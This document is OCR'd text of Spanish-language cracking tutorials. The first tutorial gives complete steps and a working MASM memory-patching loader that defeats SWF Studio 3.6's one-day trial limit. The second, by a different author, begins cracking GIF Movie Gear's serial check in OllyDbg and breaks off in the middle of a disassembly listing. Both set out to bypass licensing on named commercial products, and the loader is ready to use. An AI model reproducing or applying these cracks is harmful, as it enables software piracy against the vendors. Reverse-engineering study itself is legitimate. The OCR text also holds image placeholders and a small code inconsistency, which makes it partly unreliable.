
Maldición!! ¿ Y ahora que hacemos??

Bueno, usamos un decompilador de Visual Basic!!!

Yo he usado el VB Decompiler Lite v3.3.


Este es un gran decompilador de Visual Basic, tanto para código Nativo como para P-Code.

Bien, abrimos el programa dumpeado y reparado con ImpRec y luego de un buen rato, está decompilado:



Acá les recomiendo usar el comando “Save all in one module” del menu “File”. Así van a poder guardar todo en un solo archivo y van a poder usar otro editor para ver y analizar el código. Yo les recomiendo UltraEdit-32, pero ustedes usen el que quieran.

Bien, aquí debemos detenernos un poco. Esto es así porque hasta ahora no sabemos que debemos crackear. Para hacerlo rápido y fácil les explico: SWFStudio te permite crear un “proyector” flash con todas las opciones y características que ofrece el programa, lo único es que la versión NO registrada genera proyectores que duran 1 sólo día. Así que, luego de armar un proyecto MINIMO en SWFStudio, si le damos a “BUILD”, nos sale lo siguiente:



Bien, nos dice que la aplicación va a expirar luego de un día. Ahora, vamos al archivo que guardamos con el VB Decompiler. Lo abrimos y buscamos la cadena “TRIAL mode” (no ponemos la cadena completa porque en VB se parte para después armarla). Llegamos a lo siguiente:

```
loc_41FF99: ImpAdCallI2 Unknown_418478()
loc_41FF9E: BranchF loc_41FFD9
loc_41FFA1: LargeBos loc_41FFD9 'Ignore this
loc_41FFA3: FMemLdR4 Me(104)
loc_41FFA8: ImpAdCallI2 Unknown_4232C0()
loc_41FFAD: FStStr var_94
loc_41FFB0: LitI2_Byte &H0
loc_41FFB2: LitStr "SWF Studio is running in TRIAL mode, this"
loc_41FFB5: FLdZeroAd var_94
loc_41FFB8: FStStrNoPop var_88
loc_41FFBB: ConcatStr
loc_41FFBC: FStStrNoPop var_8C
loc_41FFBF: LitStr "file will expire after one day"
loc_41FFC2: ConcatStr
loc_41FFC3: FStStrNoPop var_90
loc_41FFC6: LitStr "WARNING"
loc_41FFC9: ImpAdCallFPR4 Unknown_41FD30()
```

Si se fijan un poco más arriba, van a ver un BranchF loc_41FFD9 en la dirección loc_41FF9E. Este es como un JNE en ASM. O sea, salta si la condición NO es falsa. El valor que examina es el devuelto por la función anterior: loc_41FF99 ImpAdCallI2 Unknown_418478(). Ese ImpAdCallI2 YO lo traduzco a algo como: “Llamate a la función que está en 418478 y al resultado transformalo en Integer de 2 bytes” (el cual es compatible con el Boolean de VB ☺). Ahora, hay que saber que en VB el valor FALSE (falso) se traduce como FF. O sea que cualquier valor DISTINTO de FF, NO es falso, es verdadero! ☺.

Vamos a ver que hay en la función. Vamos a la dirección 418478:

```
Private sub Unknown_418478
  'Data Table: 4052E0
  loc_41846C: LitI2_Byte &HFF
  loc_41846E: FStI2 var_88
  loc_418471: FLdI2 var_88
  loc_418474: FStI2 var_86
  loc_418477: ExitProcI2
End Sub
```

Acá vemos el cuerpo de la función. Primero en 41846C PUSHea el valor false (FF. El &H significa que es un valor Hexadecimal) en una especie de stack (creo que trabaja así, no estoy seguro). Después carga unas variables con el valor pusheado.
O sea, lo que sacamos claro de acá es que si podemos cambiar el valor FF a cualquier otro (por ejemplo 0), la función va a devolver siempre TRUE. Con esto el compile.exe va a pensar que el programa está registrado y nos va a generar un programa que no caduca nunca ☺.

Ahora, cargamos en Olly el Compile.exe original, traceamos una vez con F7 hasta llegar al PUSHAD, usamos el script OEP_PUSHAD_POPAD y le damos 3 veces a F7 para llegar a nuestro OEP. De ahí, nos vamos a la dirección que nos da el VB Decompiler: en mi caso 41846C.

Ahí vemos lo siguiente:

```
0041846A   00   DB 00
0041846B   00   DB 00
0041846C   F4   DB F4
0041846D   FF   DB FF
0041846E   70   DB 70   CHAR 'p'
0041846F   78   DB 78   CHAR 'x'
00418470   FF   DB FF
00418471   6B   DB 6B   CHAR 'k'
00418472   78   DB 78   CHAR 'x'
00418473   FF   DB FF
00418474   70   DB 70   CHAR 'p'
00418475   7A   DB 7A   CHAR 'z'
```

Recuerden que como está compilado en P-Code, lo que vemos son las instrucciones que recibe la msvbvm60.dll. Bien en 41846C vemos el byte F4 y en 41846D vemos nuestro FF. Osea que F4 debe ser el "opcode" de la instrucción LitI2_Byte! ☺. Ahora, modificarlo aquí no sirve de nada (el programa está empacado). Podríamos modificar el CompileDump_.exe pero eso no funciona porque el compile.exe utiliza cosas que tiene empacadas en MoleBox. Lo que podemos hacer es crear un cargador del programa que lo parchee en memoria.

Abrimos WinAsm (o cualquier compilador de Masm) y cargamos el siguiente código:

```
;Parcheador de Memoria para Compile.exe de SWF Studio 3.6 build 147
;Por MCKSys Argentina 07/11/2008
;Gracias a Ricardo Narvaja por ser como es y a toda la lista de CrackLatinos por todo lo que me dieron
.386
.model flat, stdcall
option casemap:none
include f:\masm32\include\windows.inc
include f:\masm32\include\kernel32.inc
include f:\masm32\include\user32.inc
include f:\masm32\include\masm32.inc


includelib f:\masm32\lib\kernel32.lib
includelib f:\masm32\lib\user32.lib
includelib f:\masm32\lib\masm32.lib

include f:\masm32\macros\macros.asm

.data

filename db "Compile.ext",0 ;este es el nombre con que vamos a renombrar al Compile.exe ORIGINAL
filename2 db "Compile.exe",0 ;Nuestro nombre de archivo
mensaje1 db "Imposible aplicar el parche!",0
caption db "Parcheador de SWF Studio 3.6 Build 147",0
parche db 4 dup(90h)
struct1 db 100 dup(0),0Ah
struct2 db 100 dup(0),0Bh

tabla1 db 00h

.data?
hFile dd ?
lSize dd ?
CommandLine LPSTR ?

.code
start:
;       obtenemos la línea de comando que nos manda Studio.exe
```


```
        invoke GetCommandLine
    mov CommandLine,eax
;       la correjimos la línea de comandos para ejecutar el archivo Compile.ext
        mov edi,eax
        jmp salto0
salto0:
        inc edi
        cmp byte ptr[edi], 2eh
        jne salto0
        mov byte ptr[edi+3],74h
;       cargamos la victima (compile.ext)
        invoke CreateProcess,0,dword ptr [CommandLine],0,0,0,4000200h,0,0,offset struct2,offset struct1

bucle:
;       esperamos hasta que la aplicación se desempaque
        invoke ReadProcessMemory,dword ptr [struct1],4012cch,offset parche,4h,0
        cmp dword ptr [parche],  40150468h
        jne bucle
;       aplicamos el parche
        invoke WriteProcessMemory,dword ptr [struct1],41846dh,offset tabla1,1,0
        cmp eax, 0
        je error1
;       esperamos hasta que el proceso termine (esto es necesario porque sino falla el parche)
bucle2:
        invoke WaitForSingleObject,dword ptr [struct1],0
        cmp eax, 102h
        je bucle2
;       nos vamos!
        jmp salir
error1:
        invoke MessageBox,0,offset mensaje2,offset caption,MB_OK+MB_ICONERROR
        jmp salir
salir:
;       Adiós
        invoke ExitProcess,0
end start
```

Bien, vemos que el código no es nada difícil de entender. Básicamente hacemos lo siguiente:

1) Renombramos a mano el compile.exe original a compile.ext.
2) Obtenemos la línea de comando que nos va dar Studio.exe (Studio.exe ejecuta a Compile.exe usando la API CreateProcess. Pero lo que va a ejecutar en realidad es NUESTRO compile.exe. Así podemos nosotros ejecutar el compile.exe original y parchearlo en memoria).
3) Una vez que tenemos correjida la linea de comandos, utilizamos la API CreateProcess para cargar compile.ext.
4) Esperamos hasta que se desempaque (acá uso un bucle que lo que hace es usar ReadProcessMemory para leer la dirección 4012CC. Si recuerdan 12CC es el OEP (en RVA) de nuestro programa. Y lo leido lo comparo con los bytes del OEP. Si son iguales, entonces ya termino de desempacar y puedo aplicar el parche con seguridad).
5) Utilizo la API WriteProcessMemory para parchear la dirección 41846D (le pongo un 0)
6) Por último, debo esperar hasta que el compile.ext termine su trabajo, porque si saliera luego de parchear, Studio.exe detectaría que SU compile ha terminado, y todavía no le ha dado el mensaje de que todo ha salido bien (el mensaje es el que sale en verde: BUILD SUCCESSFUL). Recuerden que Studio.exe ejecuta NUESTRO parcheador, y nosotros ejecutamos el compile.ext.
7) Una vez que terminó todo, usamos ExitProcess para salir.

Bueno, yo usé assembler para crear el parcheador, pero ustedes pueden usar cualquier lenguaje de programación. Basta con que parcheen el byte de la función, todo debería funcionar.

Luego, una vez que compilamos nuestro compile.exe, lo copiamos a la carpeta de SWF Studio. Cargamos nuestro proyecto de prueba, le damos a “BUILD” y....



Je, je. No sale más el “WARNING”.

Para ver que todo anda como debe, ejecutamos nuestro proyector recién creado, lo cerramos, adelantamos la fecha de la máquina unos días y ejecutamos nuevamente nuestro proyector. Si todo fue bien, la limitación

de un día habrá desaparecido. Sino, nos sale un símbolo se STOP con un oso blanco feo que nos dice que el período de prueba ha expirado ☹

Puffffffff, fue el primero y el más doloroso!!! Hacía mucho que no ejercitaba tanto los dedos!

Bueno, para terminar: Acá pueden ver que no es necesario saber mucho de cracking para reventar programas. Lo que si hay que hacer es practicar mucho. Les recomiendo los tutoriales de la web de Ricardo porque son muy sencillos y tienen un excelente contenido.

Para finalizar quiero agradecer principalmente a Ricardo Narvaja, por ser tan buen tipo y cracker, y también a todos los que están en CracksLatinos: Solid, Guan de Dio, Mintaka, Guillermo, Neutrino (imposible nombrar a todos), puesto que sin los tutoriales de ellos no podría haber escrito yo éste.

Diviértanse mucho crackeando, que para eso estamos!!!!


MCKSys Argentina (**maccossatto@yahoo.com.ar**)

Programa	**GIF MOVIE GEAR**
Download	www.gamani.com
Descripción	Programa para crear gif´s.
Herramientas	OllyDbg 1.10
Dificultad	Newbie
Compilador	Microsoft Visual C ++ v 7.0
Protección	Serial/Name
Objetivos	Parchar y dejarlo full
Cracker(?)…Newbie	**BioHaZarD** Fecha: 23/07/09
Tutorial nº	1

Antes que nada PERDÓN!!! Je! Viendo todos los tutos espectaculares de los listeros me da vergüenza escribir esto…pero bue como lei en un post viejo del grupo de google que Ricardo decía que lo que escribamos siempre le sirve a alguien…hací que bueno ahí voy. Espero esto le sirva a algún Newbie como yo…


EMPEZANDO:

El programa es full por 30 días, tenemos la opción de registrar buscando en "HELP-REGISTER NOW…" en el período trial pero transcurrido este aparece la siguiente nag:




Y luego si pinchamos el botón “Register…” nos aparece una nueva ventana para ingresar un nombre y un serial:

Ingresando un serial cualquiera…



El amigo RDG Packer detector nos da buenas noticia s(por lo menos para mí que soy un Newbie…):



Lo cargamos en Olly y con Ctrl+N (o click con el botón derecho del mouse y…SEARCH FOR/NAME (label) IN CURRENT MODULE) buscamos alguna Api conocida en la lista:

```
0047F118 .rdata   Import   GDI32.GetTextMetricsA
0047F238 .rdata   Import   KERNEL32.GetTickCount
0047F274 .rdata   Import   KERNEL32.GetVersionExA
0047F4C4 .rdata   Import   USER32.GetWindowLongA
0047F494 .rdata   Import   USER32.GetWindowPlacement
0047F4D0 .rdata   Import   USER32.GetWindowRect
0047F350 .rdata   Import   USER32.GetWindowTextA
0047F344 .rdata   Import   USER32.GetWindowTextLengthA
0047F2E0 .rdata   Import   KERNEL32.GlobalAlloc
0047F2E4 .rdata   Import   KERNEL32.GlobalFree
0047F25C .rdata   Import   KERNEL32.GlobalLock
0047F2A8 .rdata   Import   KERNEL32.GlobalReAlloc
0047F270 .rdata   Import   KERNEL32.GlobalSize
```

Allí vemos la api GetWindowTextA que utilizada para ingresar texto, le ponemos un Breakpoint (BP) con F2 y con F9 comienza a correr el programa y en la nag inicial pinchamos en “Register…” y en la que sigue ingresamos un nombre y un serial cualquiera:

Olly para aquí,dentro de USER32:

```
7E3B216B  $  6A 0C          PUSH 0C
7E3B216D  .  68 D0213B7E    PUSH USER32.7E3B21D0
7E3B2172  .  E8 4964FEFF    CALL USER32.7E3985C0
7E3B2177  .  8B7D 0C        MOV EDI,DWORD PTR SS:[EBP+C]
7E3B217A  .  33DB           XOR EBX,EBX
7E3B217C  .  3BFB           CMP EDI,EBX
7E3B217E  .v 0F84 318F000   JE USER32.7E3BB0B5
7E3B2184  .  395D 10        CMP DWORD PTR SS:[EBP+10],EBX
7E3B2187  .v 0F84 288F000   JE USER32.7E3BB0B5
7E3B218D  .  895D FC        MOV DWORD PTR SS:[EBP-4],EBX
7E3B2190  .  881F           MOV BYTE PTR DS:[EDI],BL
7E3B2192  .  8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
7E3B2195  .  E8 4663FEFF    CALL USER32.7E3984E0
7E3B219A  .  8BF0           MOV ESI,EAX
7E3B219C  .  8975 E4        MOV DWORD PTR SS:[EBP-1C],ESI
7E3B219F  .  3BF3           CMP ESI,EBX
7E3B21A1  .v 0F84 A3F2000   JE USER32.7E3C144A
7E3B21A7  .  56             PUSH ESI                                 Arg1
7E3B21A8  .  E8 6A6CFFFF    CALL USER32.7E3A8E17                     USER32.7E3A8E17
7E3B21AD  .  6A 01          PUSH 1
7E3B21AF  .  57             PUSH EDI
7E3B21B0  .  FF75 10        PUSH DWORD PTR SS:[EBP+10]
7E3B21B3  .  6A 0D          PUSH 0D
7E3B21B5  .  56             PUSH ESI
7E3B21B6  .  85C0           TEST EAX,EAX
7E3B21B8  .v 0F85 ED8E000   JNZ USER32.7E3BB0AB
7E3B21BE  .  E8 177BFFFF    CALL USER32.7E3A9CDA
7E3B21C3  >  834D FC FF     OR DWORD PTR SS:[EBP-4],FFFFFFFF
7E3B21C7  >  E8 3464FEFF    CALL USER32.7E398600
7E3B21CC  .  C2 0C00        RETN 0C
7E3B21CF     90             NOP
7E3B21D0     FF             DB FF
7E3B21D1     FF             DB FF
7E3B21D2     FF             DB FF
```

Si miramos el Stack:

```
0012F224  00433CCE  CALL to GetWindowTextA from movgear.00433CCC
0012F228  000407EA  hWnd = 000407EA (class='Edit',parent=000407EE)
0012F22C  0012F294  Buffer = 0012F294
0012F230  00000064  Count = 64 (100.)
```

Hacemos click con el botón derecho en el Buffer y FOLLOW IN DUMP que por ahora esta haci:

```
Address   Hex dump                                          ASCII
0012F294  0C F5 12 00 D1 15 6B 74 48 01 00 00 58 40 16 00  .♪↕.Ñ§ktH☺..X@▬.
0012F2A4  25 FF 6C 74 F6 07 03 00 02 00 00 00 0F C1 00 00  % lt÷•♥.☻...☼┴..
```

Con un EXECUTE TILL RETURN(Ctrl+F9) ejecutamos el codigo hasta el “Retn” que nos va a devolver al programa, si miramos el Stack en la misma posición que recién,vemos que ahora ingreso allí el nombre que pusimos en la ventana de registro:

```
Address   Hex dump                                          ASCII
0012F294  62 69 6F 68 61 7A 61 72 64 00 00 00 58 40 16 00  biohazard...X@▬.
0012F2A4  25 FF 6C 74 F6 07 03 00 02 00 00 00 0F C1 00 00  % lt÷•♥.☻...☼┴..
```

Parados en “Retn” con F8 o F7 volvemos a la siguiente instrucción a ejecutarse del módulo “movgear”:

```
00433CA6  .  C2 1000        RETN 10
00433CA9  >  8BBC24 2C010(  MOV EDI,DWORD PTR SS:[ESP+12C]        Case 1 of switch 00433C81
00433CB0  .  8B35 CCF4470(  MOV ESI,DWORD PTR DS:[<&USER32.GetDlgItem>]  USER32.GetDlgItem
00433CB6  .  6A 64          PUSH 64                                Count = 64 (100.)
00433CB8  .  8D5424 64      LEA EDX,DWORD PTR SS:[ESP+64]
00433CBC  .  52             PUSH EDX                               Buffer
